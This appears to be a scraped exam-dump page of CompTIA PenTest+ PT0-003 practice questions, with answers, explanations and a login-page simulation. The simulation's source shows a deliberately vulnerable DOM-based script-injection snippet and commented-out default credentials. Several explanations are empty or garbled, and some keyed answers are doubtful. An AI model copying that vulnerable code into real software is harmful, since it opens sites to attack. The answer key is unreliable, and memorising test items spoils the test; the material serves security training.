

Exam Questions PT0-003

CompTIA PenTest+ Exam

<https://www.2passeasy.com/dumps/PT0-003/>



NEW QUESTION 1

A penetration tester needs to evaluate the order in which the next systems will be selected for testing. Given the following output:

Hostname | IP address | CVSS 2.0 | EPSS hrdatabase | 192.168.20.55 | 9.9 | 0.50

financesite | 192.168.15.99 | 8.0 | 0.01

legaldatabase | 192.168.10.2 | 8.2 | 0.60

fileserver | 192.168.125.7 | 7.6 | 0.90

Which of the following targets should the tester select next?

- A. fileserver
- B. hrdatabase
- C. legaldatabase
- D. financesite

Answer: A

Explanation:

Given the output, the penetration tester should select the fileserver as the next target for testing, considering both CVSS and EPSS scores. Explanation

? CVSS (Common Vulnerability Scoring System):

? EPSS (Exploit Prediction Scoring System):

? Evaluation:

Pentest References:

? Prioritization: Balancing between severity (CVSS) and exploitability (EPSS) is crucial for effective vulnerability management.

? Risk Assessment: Evaluating both the impact and the likelihood of exploitation helps in making informed decisions about testing priorities.

By selecting the fileserver, which has a high EPSS score, the penetration tester focuses on a target that is more likely to be exploited, thereby addressing the most immediate risk.

=====

NEW QUESTION 2

As part of a security audit, a penetration tester finds an internal application that accepts unexpected user inputs, leading to the execution of arbitrary commands.

Which of the following techniques would the penetration tester most likely use to access the sensitive data?

- A. Logic bomb
- B. SQL injection
- C. Brute-force attack
- D. Cross-site scripting

Answer: B

Explanation:

SQL injection (SQLi) is a technique that allows attackers to manipulate SQL queries to execute arbitrary commands on a database. It is one of the most common and effective methods for accessing sensitive data in internal applications that accept unexpected user inputs. Here??s why option B is the most likely technique:

? Arbitrary Command Execution: The question specifies that the internal application accepts unexpected user inputs leading to arbitrary command execution. SQL injection fits this description as it exploits vulnerabilities in the application's input handling to execute unintended SQL commands on the database.

? Data Access: SQL injection can be used to extract sensitive data from the database, modify or delete records, and perform administrative operations on the database server. This makes it a powerful technique for accessing sensitive information.

? Common Vulnerability: SQL injection is a well-known and frequently exploited vulnerability in web applications, making it a likely technique that a penetration tester would use to exploit input handling issues in an internal application.

References from Pentest:

? Luke HTB: This write-up demonstrates how SQL injection was used to exploit an internal application and access sensitive data. It highlights the process of identifying and leveraging SQL injection vulnerabilities to achieve data extraction.

? Writeup HTB: Describes how SQL injection was utilized to gain access to user credentials and further exploit the application. This example aligns with the scenario of using SQL injection to execute arbitrary commands and access sensitive data.

Conclusion:

Given the nature of the vulnerability described (accepting unexpected user inputs leading to arbitrary command execution), SQL injection is the most appropriate and likely technique that the penetration tester would use to access sensitive data. This method directly targets the input handling mechanism to manipulate SQL queries, making it the best choice.

=====

NEW QUESTION 3

A penetration tester discovers evidence of an advanced persistent threat on the network that is being tested. Which of the following should the tester do next?

- A. Report the finding.
- B. Analyze the finding.
- C. Remove the threat.
- D. Document the finding and continue testing.

Answer: A

Explanation:

Upon discovering evidence of an advanced persistent threat (APT) on the network, the penetration tester should report the finding immediately.

? Advanced Persistent Threat (APT):

? Immediate Reporting:

? Other Actions:

Pentest References:

? Incident Response: Understanding the importance of immediate reporting and collaboration with the organization??s security team upon discovering critical threats like APTs.

? Ethical Responsibility: Following ethical guidelines and protocols to ensure the organization can respond effectively to significant threats.

By reporting the finding immediately, the penetration tester ensures that the organization??s security team is alerted to the presence of an APT, allowing them to initiate an appropriate incident response.

=====

NEW QUESTION 4

HOTSPOT

A penetration tester is performing reconnaissance for a web application assessment. Upon investigation, the tester reviews the robots.txt file for items of interest.

INSTRUCTIONS

Select the tool the penetration tester should use for further investigation.

Select the two entries in the robots.txt file that the penetration tester should recommend for removal.

Tool

Given the entries in robots.txt, select the tool the penetration tester should use for further investigation:

☐ Mimikatz

☐ WPScan

☐ Brakeman

☐ SQLmap

Show Question

Reset All Answers

← → ↺ http://example.com/robots.txt

Select the two robots.txt entries the penetration tester should recommend for removal:

1 ☐ User-agent: *

2 ☐ Disallow: /search

3 ☐ Allow: /search/about

4 ☐ User-agent: acunetix

5 ☐ crawl-delay: 10

6 ☐ Allow: /search/static

7 ☐ User-agent: Baidu

8 ☐ crawl-delay: 12

9 ☐ Disallow: /Home

10 ☐ User-agent: Slurp

11 ☐ crawl-delay: 20

12 ☐ Allow: /sdch

13 ☐ User-agent: Comptia

14 ☐ Allow: /admin

15 ☐ Allow: /wp-admin

16 ☐ crawl-delay: 15

17 ☐ Allow: /groups

18 ☐ Allow: /?hl=

19 ☐ Allow: /wp-login.php

- A. Mastered
 B. Not Mastered

Answer: A

Explanation:

The tool that the penetration tester should use for further investigation is WPScan. This is because WPScan is a WordPress vulnerability scanner that can detect common WordPress security issues, such as weak passwords, outdated plugins, and misconfigured settings. WPScan can also enumerate WordPress users, themes, and plugins from the robots.txt file.

The two entries in the robots.txt file that the penetration tester should recommend for removal are:

? Allow: /admin

? Allow: /wp-admin

These entries expose the WordPress admin panel, which can be a target for brute-force attacks, SQL injection, and other exploits. Removing these entries can help prevent unauthorized access to the web application's backend. Alternatively, the penetration tester can suggest renaming the admin panel to a less obvious name, or adding authentication methods such as two-factor authentication or IP whitelisting.

NEW QUESTION 5

Which of the following describes the process of determining why a vulnerability scanner is not providing results?

- A. Root cause analysis
 B. Secure distribution
 C. Peer review
 D. Goal reprioritization

Answer: A

Explanation:

Root cause analysis involves identifying the underlying reasons why a problem is occurring. In the context of a vulnerability scanner not providing results, performing a root cause analysis would help determine why the scanner is failing to deliver the expected output. Here's why option A is correct:

? Root Cause Analysis: This is a systematic process used to identify the fundamental reasons for a problem. It involves investigating various potential causes and pinpointing the exact issue that is preventing the vulnerability scanner from working correctly.

? Secure Distribution: This refers to the secure delivery and distribution of software or updates, which is not relevant to troubleshooting a vulnerability scanner.

? Peer Review: This involves evaluating work by others in the same field to ensure quality and accuracy, but it is not directly related to identifying why a tool is malfunctioning.

? Goal Reprioritization: This involves changing the priorities of goals within a project, which does not address the technical issue of the scanner not working.
References from Pentest:

? Horizontall HTB: Demonstrates the process of troubleshooting and identifying issues with tools and their configurations to ensure they work correctly.

? Writeup HTB: Emphasizes the importance of thorough analysis to understand why certain security tools may fail during an assessment.

=====

NEW QUESTION 6

A penetration tester would like to leverage a CSRF vulnerability to gather sensitive details from an application's end users. Which of the following tools should the tester use for this task?

- A. Browser Exploitation Framework
- B. Maltego
- C. Metasploit
- D. theHarvester

Answer: A

Explanation:

Cross-Site Request Forgery (CSRF) vulnerabilities can be leveraged to trick authenticated users into performing unwanted actions on a web application. The right tool for this task would help in exploiting web-based vulnerabilities, particularly those related to web browsers and interactions.

? Browser Exploitation Framework (BeEF) (Answer: A):

? Maltego (Option B):

? Metasploit (Option C):

? theHarvester (Option D):

Conclusion: The Browser Exploitation Framework (BeEF) is the most suitable tool for leveraging a CSRF vulnerability to gather sensitive details from an application's end users. It is specifically designed for browser-based exploitation, making it the best choice for this task.

NEW QUESTION 7

DRAG DROP


You are a penetration tester reviewing a client's website through a web browser.

INSTRUCTIONS


Review all components of the website through the browser to determine if vulnerabilities are present.

Remediate ONLY the highest vulnerability from either the certificate, source, or cookies.

If at any time you would like to bring back the initial state of the simulation, please click the Reset All button.



The image shows a web interface titled "Secure System" on a blue background. It features a login section with two blue input fields labeled "User name" and "Password", followed by a yellow "Login" button. Below this is a white rectangular box containing six buttons arranged in two rows of three. The top row buttons are "View Certificate", "View Source", and "View Cookies". The bottom row buttons are "Remediate Certificate", "Remediate Source", and "Remediate Cookies".



Secure System

← → ↻ https://comptia.org/login.aspx#viewsource

```
<html>
<head>
<title>Secure Login </title>
</head>
<body>
<meta
content="c2RmZGZnaHNzZmtqbGdoc2Rma2pnaGRzZmpoZGZvaW2aGRmc29pYmp3ZXindWdm9pb2hzZGd1aWJoaGR1ZmZpZ2hzZDtpYmhqZHNmc291Ymdoc3d5ZGI1Z2Zi
bnNkbGtqO2Job3VpYXNpZGZubXM7bGtKZmliaHZsb3NhZGJua2N4dnZ1aWdia3NqYWVqa2JmbGI1Y3Z2Z2JobGFzZwJmaXVka2ZidmxiFmbGhkc3VmZyBuc2pyZ2hzZHVmaG
d1d3NmZ2hqZHNmZmJ1c2hmdWRzZmZoZ3U3cndweWhmamRzZmZ2bnVzZm53cnVMYnZ1ZXJ2=="name="csrt-token"/>
<select><script>
document.write("<OPTION value=1>" + document.location.href.substring(document.location.href.indexOf("=")+16) + "</OPTION>");
</script></select>
<div align="center">
<form action="<c:url value='main.do/'>"method="post">
<div style="margin-top:200px;margin-bottom:10px;">
<span style="width:500px;color:blue;font-size:30px;font-weight:bold;border-bottom:1 px solid blue;">Comptia Secure System Login</span>
</div>
<div style="margin-bottom:5px;">
<span style="width:100px;">Name</span>
<input style="width:150px;"type="text" name="name" id="name" value="">
<!-- input style="width:150px;"type="text" name="name" id="name" value="admin"-->
</div>
<div><span style="width:100px;">Password: </span><input style="width:150px;" type="password" name="Password" id="password" value="">
<!--div><span style="width:100px;">Password: </span><input style="width:150px;" type="password" name="Password" id="password" value="password" -->
```

Secure System

← → ↻ https://comptia.org/login.aspx#viewcookies

Name	Value	Domain	Path	Expires/...	Size	HTTP	Secure	SameSite
ASP.NET_SessionId	h1bcdctse2ewvqwf4bdcby3v	www.com...	/	Session	41			
__utma	36104370.911013732.1508266963.1508266963.1508266963.1	.comptia.o...	/	2019-10-1...	59			
__utmb	361044370.7.9.1508267988443	.comptia.o...	/	2017-10-1...	32			
__utmc	36104370	.comptia.o...	/	Session	14			
__utmt	1	.comptia.o...	/	2017-10-1...	7			
__utmv	36104370. 2=Account%20Type=Not%20Defined=1	.comptia.o...	/	2019-10-1...	48			
__utmz	36104370.1508266963.1.1.utmcsr=google utmccn=(organic) utmc...	.comptia.o...	/	2018-04-1...	99			
_sp_id.0767	4a84866c6ffff51c.1508266964.1508258019.1508266964.81ff34f7...	.comptia.o...	/	2019-10-1...	99			
_sp_ses.0767	*	.comptia.o...	/	2017-10-1...	13			

Secure System


← → ↻ https://comptia.org/login.aspx#remediatesource

```
1 <html>
2 <head>
3 <title>Secure Login </title>
4 </head>
5 <body>
6 <meta
7 content="c2RmZGZnaHNzZmtqbGdoc2Rma2pnaGRzZmpoZGZvaW2aGRmc29pYmp3ZXindWdm9pb2hzZGd1aWJoaGR1ZmZpZ2hzZDtpYmhqZHNmc291Ymdoc3d5ZGI1Z2Zi
8 bnNkbGtqO2Job3VpYXNpZGZubXM7bGtKZmliaHZsb3NhZGJua2N4dnZ1aWdia3NqYWVqa2JmbGI1Y3Z2Z2JobGFzZwJmaXVka2ZidmxiFmbGhkc3VmZyBuc2pyZ2hzZHVmaG
9 d1d3NmZ2hqZHNmZmJ1c2hmdWRzZmZoZ3U3cndweWhmamRzZmZ2bnVzZm53cnVMYnZ1ZXJ2=="name="csrt-token"/>
10 <select><script>
11 document.write("<OPTION value=1>" + document.location.href.substring(document.location.href.indexOf("=")+16) + "</OPTION>");
12 </script></select>
13 <div align="center">
14 <form action="<c:url value='main.do/'>"method="post">
15 <div style="margin-top:200px;margin-bottom:10px;">
16 <span style="width:500px;color:blue;font-size:30px;font-weight:bold;border-bottom:1 px solid blue;">Comptia Secure System Login</span>
17 </div>
18 <div style="margin-bottom:5px;">
19 <span style="width:100px;">Name</span>
20 <input style="width:150px;"type="text" name="name" id="name" value="">
21 <!-- input style="width:150px;"type="text" name="name" id="name" value="admin"-->
22 </div>
23 <div><span style="width:100px;">Password: </span><input style="width:150px;" type="password" name="Password" id="password" value="">
24 <!--div><span style="width:100px;">Password: </span><input style="width:150px;" type="password" name="Password" id="password" value="password" -->
```


Secure System

https://comptia.org/login.aspx#remediatecookies

Name	Value	Domain	Path	Expires/...	Size	HTTP	Secure	SameSite
ASP.NET_SessionId	h1bcdctse2ewvqw4bdcby3v	www.com...	/	Session	41	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/> delete
__utma	36104370.911013732.1508266963.1508266963.1508266963.1	.comptia.o...	/	2019-10-1...	59	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/> delete
__utmb	361044370.7.9.1508267988443	.comptia.o...	/	2017-10-1...	32	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/> delete
__utmc	36104370	.comptia.o...	/	Session	14	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/> delete
__utmt	1	.comptia.o...	/	2017-10-1...	7	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/> delete
__utmv	36104370.[2=Account%20Type=Not%20Defined=1	.comptia.o...	/	2019-10-1...	48	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/> delete
